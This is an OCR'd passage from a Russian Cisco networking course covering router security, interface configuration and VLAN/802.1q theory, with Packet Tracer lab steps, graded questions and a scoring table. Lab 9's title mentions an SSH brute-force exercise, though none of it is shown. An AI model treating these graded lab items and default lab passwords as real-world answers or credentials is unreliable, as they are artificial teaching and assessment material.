e. Введите команду **show running-config** в строке привилегированного режима для просмотра установленных параметров безопасности.

Вопросы на закрепление

1. В части 1 для консоли и vty-линий в вашей основной конфигурации была введена команда **passwordcisco**. Когда используется этот пароль после применения наиболее эффективных мер обеспечения безопасности?

   _____

2. Распространяется ли команда **security passwords min-length 10** на настроенные ранее пароли, содержащие меньше десяти символов?

Сводная таблица интерфейса маршрутизатора

Общие сведения об интерфейсах маршрутизаторов				
Модель маршрутизатора	Интерфейс Ethernet #1	Интерфейс Ethernet #2	Последовательный интерфейс #1	Последовательный интерфейс #2
1800	Fast Ethernet 0/0 (F0/0)	Fast Ethernet 0/1 (F0/1)	Serial 0/0/0 (S0/0/0)	Serial 0/0/1 (S0/0/1)
1900	Gigabit Ethernet 0/0 (G0/0)	Gigabit Ethernet 0/1 (G0/1)	Serial 0/0/0 (S0/0/0)	Serial 0/0/1 (S0/0/1)
2801	Fast Ethernet 0/0 (F0/0)	Fast Ethernet 0/1 (F0/1)	Serial 0/1/0 (S0/0/0)	Serial 0/1/1 (S0/0/1)
2811	Fast Ethernet 0/0 (F0/0)	Fast Ethernet 0/1 (F0/1)	Serial 0/0/0 (S0/0/0)	Serial 0/0/1 (S0/0/1)
2900	Gigabit Ethernet 0/0 (G0/0)	Gigabit Ethernet 0/1 (G0/1)	Serial 0/0/0 (S0/0/0)	Serial 0/0/1 (S0/0/1)
Примечание. Чтобы узнать, каким образом настроен маршрутизатор, изучите интерфейсы для определения типа маршрутизатора и количества имеющихся на нём интерфейсов. Не существует эффективного способа перечислить все комбинации настроек для каждого класса маршрутизаторов. Эта таблица включает в себя идентификаторы возможных сочетаний Ethernet и последовательных интерфейсов в устройстве. В таблицу интерфейсов не включены иные типы интерфейсов, даже если они присутствуют на каком-либо определённом маршрутизаторе. В качестве примера можно привести интерфейс ISDN BRI. Строка в скобках — это принятое сокращение, которое может использоваться в командах IOS для представления интерфейса.				

Вопросы:

1. Какие базовые настройки безопасности должны быть выполнены на маршрутизаторе?
2. Какие команды используются для установки паролей на доступ к маршрутизатору по разным протоколам?
3. Как включить и настроить список контроля доступа ACL на маршрутизаторе?
4. Как произвести базовые настройки брандмауэра на маршрутизаторе Cisco?
5. Как проверить и протестировать выполненные настройки безопасности на маршрутизаторе?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 8. Packet Tracer: подключение маршрутизатора к локальной сети»

Packet Tracer: подключение маршрутизатора к локальной сети

Топология




Таблица адресации

Устройство	Интерфейс	IP-адрес	Маска подсети	Шлюз по умолчанию
R1	G0/0	192.168.10.1	255.255.255.0	Недоступно
	G0/1	192.168.11.1	255.255.255.0	Недоступно
	S0/0/0 (DCE)	209.165.200.225	255.255.255.252	Недоступно
R2	G0/0	10.1.1.1	255.255.255.0	Недоступно
	G0/1	10.1.2.1	255.255.255.0	Недоступно
	S0/0/0	209.165.200.226	255.255.255.252	Недоступно
ПК1	Сетевой адаптер	192.168.10.10	255.255.255.0	192.168.10.1
ПК2	Сетевой адаптер	192.168.11.10	255.255.255.0	192.168.11.1
ПК3	Сетевой адаптер	10.1.1.10	255.255.255.0	10.1.1.1
ПК4	Сетевой адаптер	10.1.2.10	255.255.255.0	10.1.2.1

Задачи

Часть 1. Отображение сведений о маршрутизаторе

Часть 2. Настройка интерфейсов маршрутизатора

Часть 3. Проверка конфигурации

Исходные данные

В этом упражнении потребуется использовать различные команды **show** для отображения текущего состояния маршрутизатора. Затем нужно будет использовать Addressing Table для настройки интерфейсов Ethernet. В завершение задания вам надо будет использовать команды для проверки и тестирования введённых настроек.

Примечание. Маршрутизаторы в этом упражнении уже частично настроены. Некоторые из конфигураций не рассмотрены подробно в этом курсе, но они нужны для того, чтобы помочь вам в использовании команд проверки.

Часть 1: Отображение сведений о маршрутизаторе

Шаг 1: Отображение сведений об интерфейсе маршрутизатора R1.

Примечание. Щёлкните устройство и откройте вкладку **CLI** (Интерфейс командной строки) для доступа к командной строке. Пароль консоли — **cisco**. Пароль привилегированного режима — **class**.

a. Какая команда выводит статистику по всем интерфейсам, настроенным на маршрутизаторе?

b. Какая команда выводит только сведения об интерфейсе Serial 0/0/0?

c. Введите команду, чтобы отобразить статистику по интерфейсу Serial 0/0/0 на маршрутизаторе R1, и ответьте на следующие вопросы.

   1) Какой IP-адрес настроен на маршрутизаторе **R1**?

   2) Какую пропускную способность имеет интерфейс Serial 0/0/0?

d. Введите команду, чтобы отобразить статистику по интерфейсу GigabitEthernet 0/0, и ответьте на следующие вопросы.

   1) Какой IP-адрес имеет маршрутизатор **R1**?

   2) Какой MAC-адрес имеет интерфейс GigabitEthernet 0/0?

   3) Какую пропускную способность имеет интерфейс GigabitEthernet 0/0?

Шаг 2: Отображение общего списка интерфейсов маршрутизатора R1.

a. Какая команда выводит краткую сводку по текущим интерфейсам, состояния и назначенные им IP- адреса?

b. Введите команду на каждом маршрутизаторе и ответьте на следующие вопросы.

   1) Сколько последовательных интерфейсов на маршрутизаторах **R1** и **R2**?

   2) Сколько интерфейсов Ethernet на маршрутизаторах **R1** и **R2**?

   3) Являются ли все интерфейсы Ethernet на маршрутизаторе **R1** одинаковыми? Если ответ «Нет», объясните различия.

_____

_____

_____

Шаг 3: Отобразите таблицу маршрутизации на маршрутизаторе R1.

a. Какая команда показывает содержимое таблицы маршру

b. Выполните команду на маршрутизаторе **R1** и ответьте на следующие вопросы.

1) Сколько в таблице подключённых маршрутов (имеют код C)?

2) Какой маршрут представлен в списке?

3) Каким образом маршрутизатор обрабатывает пакет, предназначенный для сети, которая отсутствует в таблице маршрутизации?

Часть 2: Настройка интерфейсов маршрутизатора

Шаг 1: Настройка интерфейса GigabitEthernet 0/0 на маршрутизаторе R1.

a. Выполните следующие команды и включите интерфейс GigabitEthernet 0/0 на маршрутизаторе **R1**:

R1(config)# **interface gigabitethernet 0/0**

R1(config-if)# **ip address 192.168.10.1 255.255.255.0**

R1(config-if)# **no shutdown**

%LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state to up

b. Рекомендуется указать описание для каждого интерфейса, что поможет при документировании сведений о сети. Настройте описание интерфейса, указав, к какому устройству он подключён.

R1(config-if)# **description LAN connection to S1**

c. **R1** should now be able to ping PC1.

R1(config-if)# **end**

%SYS-5-CONFIG_I: Configured from console by console R1# **ping**

192.168.10.10

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.10.10, timeout is 2 seconds:

.!!!!

Success rate is 80 percent (4/5), round-trip min/avg/max = 0/2/8 ms

Шаг 2: Настройка остальных интерфейсов Gigabit Ethernet на маршрутизаторах R1 и R2.

a. Используя данные из Addressing Table, завершите настройку интерфейсов на **R1** и **R2**. Для каждого интерфейса выполните следующие действия.

1) Введите IP-адрес и активируйте интерфейс.

2) Введите соответствующее описание.

b. Проверьте конфигурации интерфейсов.

Шаг 3: Сделайте резервную копию конфигураций в NVRAM.

Сохраните файлы конфигурации на обоих маршрутизаторах в NVRAM. Какую команду вы использовали?

Часть 3: Проверка конфигурации

Шаг 1: Проверьте конфигурации интерфейсов с помощью соответствующих команд.

a. Выполните команду **show ip interface brief** на маршрутизаторах **R1** и **R2**, чтобы быстро убедиться, что интерфейсы имеют правильные IP-адреса и активны.

Сколько интерфейсов настроено на маршрутизаторах **R1** и **R2** и имеют активное состояние (up)?

Какая часть конфигурации интерфейса НЕ отображается в выходных данных команды?

С помощью каких команд можно проверить эту часть конфигурации?

b. Выполните команду **show ip route** на маршрутизаторах **R1** и **R2**, чтобы просмотреть текущие таблицы маршрутизации, и ответьте на следующие вопросы.

1) Сколько подключённых маршрутов (имеют код **C**) показано на каждом маршрутизаторе?

2) Сколько маршрутов EIGRP (имеют код **D**) показано на каждом маршрутизаторе?

3) Если маршрутизатор содержит данные обо всех маршрутах в сети, тогда количество прямых маршрутов и динамически полученных маршрутов (EIGRP) должно равняться общему количеству локальных и глобальных сетей. Сколько локальных и глобальных сетей есть в топологии? _____

4) Соответствует ли это число количеству маршрутов C и D, показанных в таблице маршрутизации?

Примечание. Если вы ответили «Нет», значит, вы настроили не все параметры. Пересмотрите шаги в части 2.

Шаг 2: Проверка сквозного подключения через сеть.

Теперь вы должны быть в состоянии отправить эхо-запрос на любой ПК с любого ПК в сети. Кроме того, вы должны быть в состоянии отправлять эхо-запросы на активные интерфейсы маршрутизаторов. Например, следующие тесты должны успешно выполниться.

- В командной строке на компьютере ПК1 отправьте эхо-запрос на ПК4.
- В командной строке на маршрутизаторе R2 отправьте эхо-запрос на ПК2.

Примечание. Для простоты коммутаторы в этом упражнении не настроены. Вы не сможете отправить на них эхо-запросы.

Предлагаемый способ подсчёта баллов

Раздел заданий	Расположение вопросов	Возможные баллы	Полученные баллы
Часть 1. Отображение сведений о маршрутизаторе	Шаг 1a	2	
	Шаг 1b	2	
	Шаг 1c	4	

	Шаг 1d	6	
	Шаг 2a	2	
	Шаг 2b	6	
	Шаг 3a	2	
	Шаг 3b	6	
Часть 1. Всего		**30**	
Часть 2. Настройка интерфейсов маршрутизатора	Шаг 3	2	
Часть 2. Всего		**2**	
Часть 3. Проверка конфигурации	Шаг 1a	6	
	Шаг 1b	8	
Часть 3. Всего		**14**	
Оценка Packet Tracer		**54**	
Общее количество баллов (с бонусом)		**100**	

Вопросы:

1. Какие настройки необходимо выполнить при подключении маршрутизатора к коммутатору?
2. Как назначить IP адрес на интерфейсы маршрутизатора и коммутатора?
3. Как проверить правильность подключения маршрутизатора в симуляторе Packet Tracer?
4. Как настроить маршрутизацию между разными сетевыми сегментами через маршрутизатор?
5. Какие дополнительные настройки безопасности можно выполнить на подключенном маршрутизаторе?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты «Лабораторная работа № 9. Организация и настройка VLAN: – создание и настройка VLAN на коммутаторах; – доступ к оборудованию Cisco по протоколу SSH; – атака методом перебора пароля на службу SSH»

Лабораторная работа № 9.1

Создание и настройка VLAN на коммутаторах.

Цель работы: научиться создавать и настраивать VLAN на коммутаторах для изоляции широковещательного трафика.

Краткие теоретические сведения

СКС Структурированная кабельная система составляет фундамент любой компьютерной сети и представляет собой набор коммуникационных элементов (кабелей, разъемов, кроссовых панелей и шкафов, коннекторов), которые удовлетворяют стандартам локальных сетей и позволяют создавать регулярные, легко расширяемые структуры сетей путем добавления сегментов, коммутаторов или изъятия ненужного оборудования.

Широковещательный домен – область сети, в которой происходит обмен широковещательными сообщениями, и устройства могут отправлять друг другу сообщения непосредственно, без участия маршрутизатора. Например, послал ваш компьютер широковещательный запрос в сеть в поисках DHCP-сервера. *Кадр* этот адресован всем устройствам и имеет MAC-адрес получателя FF:FF:FF:FF:FF:FF. Сначала он попадает на коммутатор, с которого его копии рассылаются на все порты. Потом часть попадает на другие компьютеры, часть уходят в соседние коммутаторы, кто-то доходит до маршрутизатора, и в конце кадр принимает DHCP-сервер. Участок сети, внутри которого передаются эти кадры называется широковещательным доменом.

Есть три способа разграничить широковещательные домены:

1) Использовать маршрутизатор и разделить хосты на разные подсети.

2) Разделить сеть виртуальными локальными сетями (VLAN).

3) Разорвать соединение физически (кабель).

Модель OSI говорит о 7 уровнях сетевой организации. Два нижних: **первый – физический** – это представление информации в виде сигналов – битов. Задача этого уровня сформировать электрический сигнал, передать его в среду и принять его. Это первый уровень модели OSI и стека TCP/IP.

Второй – канальный. На этом уровне работают коммутаторы. Идентификатор устройства здесь – MAC-адрес. У каждого узла (компьютер, маршрутизатор, ноутбук, IP-телефон, любой Wi-Fi-клиент) есть этот уникальный адрес, который однозначно определяет устройство в локальной сети. По-другому называется физическим адресом. В теории MAC-адреса не должны повторяться вообще, но на практике такое случается и в рамках одного широковещательного домена может приводить к проблемам, требующим разрешения.

Данные на этом, канальном, уровне передаются кадрами, каждый из которых называется Ethernet-фрейм (он же Ethernet-кадр, он же PDU канального уровня).

Ethernet-кадр					
8 байт	6 байт	6 байт	2 байта	46-1500 байт	4 байта
Преамбула	MAC-адрес полу-чателя	MAC-адрес источника	Тип(длина)	SNAP/LLC и данные	FCS(Frame Check Sequence)-контроль суммы

Рисунок 1- Структура Ethernet-кадра

Кадр состоит из следующих частей:

1) **Преамбула.** Поле, используемое для указания начала кадра. То есть, чтобы приемник смог понять, где начало нового кадра.

2) **MAC-адрес получателя.** Поле, куда записывается адрес получателя.

3) **MAC-адрес отправителя.** Соответственно сюда записывается адрес отправителя.

4) **Тип (длина).** Указывает длину поля данных, которое варьируется от 46-1500 байт.

5) **Поле SNAP/LLC + данные.** Как раз SNAP/LLC указывает, какому вышестоящему протоколу передать кадр. Это может быть IP, IPX и другие протоколы сетевого уровня. Также в этом поле содержатся данные, полученные с высших уровней.

6) **FCS (от англ. Frame Check Sequence – контрольная сумма кадра).** Поле, в котором подсчитана контрольная сумма.

Определение, назначение и принцип работы коммутатора

Сетевой коммутатор или (от англ. switch – переключатель) – устройство, предназначенное для соединения нескольких узлов компьютерной сети в пределах одного сегмента. В отличие от концентратора, который распространяет трафик от одного подключенного устройства ко всем остальным, коммутатор передаёт данные только непосредственно получателю, исключение составляет широковещательный трафик всем узлам сети. Это повышает производительность и безопасность сети, избавляя остальные сегменты сети от необходимости (и возможности) обрабатывать данные, которые им не предназначались.

Коммутатор хранит в памяти таблицу коммутации, в которой указывается соответствие MAC-адреса узла порту коммутатора. При включении коммутатора эта таблица пуста, и он работает в режиме обучения. В этом режиме поступающие на какой-либо порт данные передаются на все остальные порты коммутатора. При этом коммутатор анализирует кадры и, определив MAC-адрес хоста-отправителя, заносит его в таблицу. Впоследствии, если на один из портов коммутатора поступит кадр, предназначенный для хоста, MAC-адрес которого уже есть в таблице, то этот кадр будет передан только через порт, указанный в таблице. Если MAC-адрес хоста-получателя ещё не известен, то кадр будет продублирован на все интерфейсы. Со временем коммутатор строит полную таблицу для всех своих портов, и в результате трафик локализуется.

Рисунок 2- Коммутатор Cisco Catalyst 29600-Plus

Проследим путь кадра.

Для этого выполняем команду ping на IP адрес, например 192.168.1.118. Вводим команду ping в командной строке компьютера.

За это отвечает протокол ICMP. В него инкапсулируется информация от приложения – это означает, что к данным 5-го уровня добавляется заголовок со служебной информацией 4-го уровня. Его данные упаковываются (инкапсулируются) в IP-пакеты, где в заголовке указан IP-адрес получателя (192.168.1.118) и IP-адрес отправителя – логические адреса.

А затем всё это инкапсулируется в Ethernet-кадры с MAC-адресами отправителя и получателя – физическими адресами.

При формировании кадров в заголовке в качестве MAC-адреса источника (source) подставляется адрес вашего компьютера, а адресом получателя (destinantion) будет MAC-адрес компьютера – владельца IP-адреса 192.168.1.118 (здесь на полную работает протокол ARP).

На физическом уровне сетевой адаптер информацию кадра в виде битов (закодированных одним из видов кодирования) передаёт в линию связи. Коммутатор из поступивших битов собирает первоначальный кадр.

Далее из заголовка извлекается адрес получателя, пересматривается таблица MAC-адресов на предмет совпадения и, как только оное найдено, кадр без изменений отправляется в указанный в таблице порт. Если же адреса пока ещё нет или кадр пришёл широковещательный, то он направляется на все порты, кроме того, откуда пришёл. Если адреса отправителя в таблице до сих пор не было, то в этот момент коммутатор добавит его. Кадр опять передаётся в виде физических сигналов в линию связи.

Хосты получив поток битов, собираю из них кадр. Далее он сравнивает MAC-адрес получателя со своим и, если они совпадают, то заголовок второго уровня отбрасывается, а IP-данные передаются на обработку вышестоящему протоколу. Если адреса не совпадают, то кадр отбрасывается вместе со всем содержимым.

Далее сравниваются IP-адрес получателя и этого устройства. Если совпадают, то заголовок сетевого уровня отбрасывается, и данные передаются транспортному уровню (ICMP).

Конечный хост обработал ICMP-запрос (echo-request) и готов послать ICMP-ответ (echo-reply) вашему компьютеру с адресом 192.168.1.131 и далее пункты инкапсуляции по уровням повторяются уже для нового кадра.

Виртуальные локальные сети VLAN

Виртуальной сетью (Virtual LAN, VLAN) называется логическая группа узлов сети, трафик которой, в том числе и широковещательный, на канальном уровне полностью изолирован от других узлов сети. Это означает, что передача кадров между разными виртуальными сетями на основании MAC-адреса невозможна, независимо от типа адреса - уникального, группового или широковещательного. В то же время внутри виртуальной сети кадры передаются по технологии коммутации, то есть только на тот порт, который связан с адресом назначения кадра.

Таким образом, с помощью виртуальных сетей решается проблема распространения широковещательных пакетов и вызываемых ими следствий, которые могут развиться в широковещательные штормы и существенно снизить производительность сети.

VLAN на базе меток - стандарт 802.1q

Напомним, что VLAN’ы нужны для разделения сетей. Соответственно появляется некий идентификатор, которым маркируется трафик разных подсетей на коммутаторе. Говоря о VLAN’ах, часто используют стандарт 802.1q. Это и есть стандарт, описывающий как именно кадр маркируется/тегируется.

Что же именно происходит при коммутации?

Внутрь кадра после MAC-адреса отправителя добавляется ещё одно поле, очень грубо говоря, содержащее номер VLAN’а. Длина, выделенная для номера VLAN’а, равна 12 битам, это означает, что максимальное число VLAN’ов 4096 (2 в степени 12).

Первые 2 байта с фиксированным значением 0x8100 определяют, что кадр содержит тег протокола 802.1q/802.1p.

Остальные 2 байта содержат следующую информацию:

- 3 бита приоритета передачи кодируют до восьми уровней приоритета разного траффика (от 0 до 7, где 7 - наивысший приоритет);
- 1 бит Canonical Format Indicator (CFI), который зарезервирован для обозначения кадров сетей других типов (Token Ring, FDDI), передаваемых по магистрали Ethernet;
- 12-ти битный идентификатор VLAN, определяющий, какой VLAN принадлежит трафик.




Рисунок 3- Сравнение обычного кадра и тегированного

Обратите внимание на то, что тегирование кадров осуществляется между сетевыми устройствами (коммутаторы, маршрутизаторы и т.д.), а между конечным узлом (компьютер, ноутбук) и сетевым устройством кадры не тегируются. Поэтому порт сетевого устройства может находиться в 2-х состояниях: **access или trunk.**

- **Access port или порт доступа** – порт, находящийся в определенном VLAN и передающий нетегированные кадры. Как правило, это порт, смотрящий на пользовательское устройство.
- **Trunk port или магистральный порт** – порт, передающий тегированный трафик. Как правило, этот порт устанавливается между сетевыми устройствами.

Существуют два основных понятия для характеристики IEEE 802.1q VLAN:

- VLAN-идентификатор порта - Port VLAN ID (PVID);
- Номер VLAN ID (VID).

PVID определят, в какую VLAN коммутатор направит немаркированный пакет с подключенного к порту сегмента. С другой стороны, пользователь может определить порт, как входящий в несколько VLAN, позволяя сегменту, подключенному к данному порту принимать маркированные пакеты от нескольких VLAN в сети. В этом случае, для дальнейшей обработки пакета используется поле VID в кадре Ethernet, определяющее, в какую VLAN будет отправлен этот пакет. Таким образом, эти два параметра контролируют способность порта принимать и передавать VLAN- трафик и различия между ними обеспечивают сегментацию сети с одновременным сохранением возможности получать доступ к общим сетевым ресурсам из различных VLAN.

Tagging (Маркировка пакета) – процесс добавления информации о принадлежности к 802.1q VLAN в заголовок кадра. Порты, на которых включена маркировка пакетов, могут добавлять в заголовки всех передаваемых пакетов номер VID, информацию о приоритете и пр. Если пакет приходит на порт уже маркированным, то данный пакет не изменяется и таким образом при пересылке сохраняется вся информация о VLAN. Маркировка пакетов в основном применяется для пересылки пакетов между устройствами, поддерживающими стандарт 802.1q VLAN.

Для примера рассмотрим ситуацию (Рис. 4):

На входе:

- Входящий на порт 4 немаркированный пакет предназначен для VLAN 2 потому, что в пакете есть маркер принадлежности (PVID=2);

- Порт 5 маркирован как выходящий для VLAN 2;
- Порт 7 не маркирован как выходящий для VLAN 2;
- Пакеты с маркером перенаправляются на порт 5;
- Пакеты без маркера перенаправляются на порт 7.




Рисунок 4- Немаркированный входящий пакет

На выходе:

- Порт 7 - немаркированный пакет не изменен, т.к. выходит через немаркированный порт;
- Порт 5 - немаркированный пакет маркируется, т.к. он выходит через маркированный порт;
- VID связан с PVID входящего порта.




Рисунок 5 - Немаркированный входящий пакет

Untagging (Снятие маркера пакета) – процесс извлечения информации 802.1q VLAN из заголовка пакета. Порты, на которых включена данная функция, извлекают все информацию, касающуюся VLAN из заголовков, как входящих, так и исходящих пакетов, проходящих через данный порт. Если же пакет не содержит тэг VLAN, то порт не изменяет такой пакет. Данная функция коммутатора применяется при передаче пакетов от коммутаторов, поддерживающих стандарт 802.1q на устройства, не поддерживающие этот стандарт.

Протокол VTP

Cisco разработала протокол VTP (VLAN Trunk Protocol — протокол магистральных связей виртуальных локальных сетей) для управления конфигурацией VLAN в пределах объединенной коммутируемой сети и поддержки согласованности по всей этой сети. VTP позволяет администратору добавлять, удалять и переименовывать VLAN, причем управление распространяется на все коммутаторы сети.

Чтобы протокол VTP смог управлять VLAN во всей сети, нужно предварительно выделить один коммутатор как сервер VTP. Все серверы, совместно использующие информацию о сетях VLAN, обязаны иметь одинаковое доменное имя, а коммутатор может одновременно быть членом только одного домена. Следовательно, коммутатор способен использовать общий домен VTP только с коммутаторами, настроенными на тот же самый домен VTP. Домен VTP необходим, когда к сети подключено несколько коммутаторов. Если все коммутаторы сети принадлежат только одной VLAN, протокол VTP не нужен.

Существуют три режима работы коммутатора в домене VTP:

Сервер (Server). Этот режим установлен по умолчанию во всех коммутаторах Catalyst. В домене VTP необходим хотя бы один сервер для распространения по домену информации о VLAN. Коммутатор обязан находиться в серверном режиме для создания, добавления или удаления сетей VLAN в домене VTP. Изменение информации VTP тоже должно производиться в режиме сервера. Любые изменения, сделанные в серверном коммутаторе, рассылаются по всему домену VTP.

Клиент (Client). Принимает информацию от серверов VTP, а также принимает и отправляет обновления, хотя не способен проводить изменений. Порты клиентского коммутатора не могут быть присвоены новой сети VLAN, пока сервер VTP не уведомит клиентский коммутатор о новой сети VLAN. Чтобы сделать коммутатор сервером, необходимо сначала включить на нем клиентский режим для получения всей информации VLAN, а затем перейти в серверный режим.

Прозрачный режим (Transparent). Устройство не участвует в домене VTP, но пересылает уведомления VTP по подключенным к нему магистральным связям. Прозрачный режим VTP в коммутаторе позволяет добавлять и удалять VLAN согласно собственной базе данных устройства, но этот режим запрещает совместное использование информации с другими коммутаторами. Прозрачный режим имеет смысл только для локального использования.

1. Практическая часть. Настройка VLAN на примере одного коммутатора

Задание 1. Необходимо создать на коммутаторе по одной VLAN для каждой пары компьютеров, чтобы исключить взаимодействие ПК1 и ПК2 с ПК3 и ПК4.

Ход работы:

Создайте модель из 1 коммутатора и 4 компьютеров (рабочих станций) , адрес подсети (192.168.0.0/24).

Шаг 1. Знакомство с физическими параметрами коммутатора.

На вкладке Switches выбираем Switch 2960 и переносим его в область логического уровня Packet Tracer (Рис. 6).

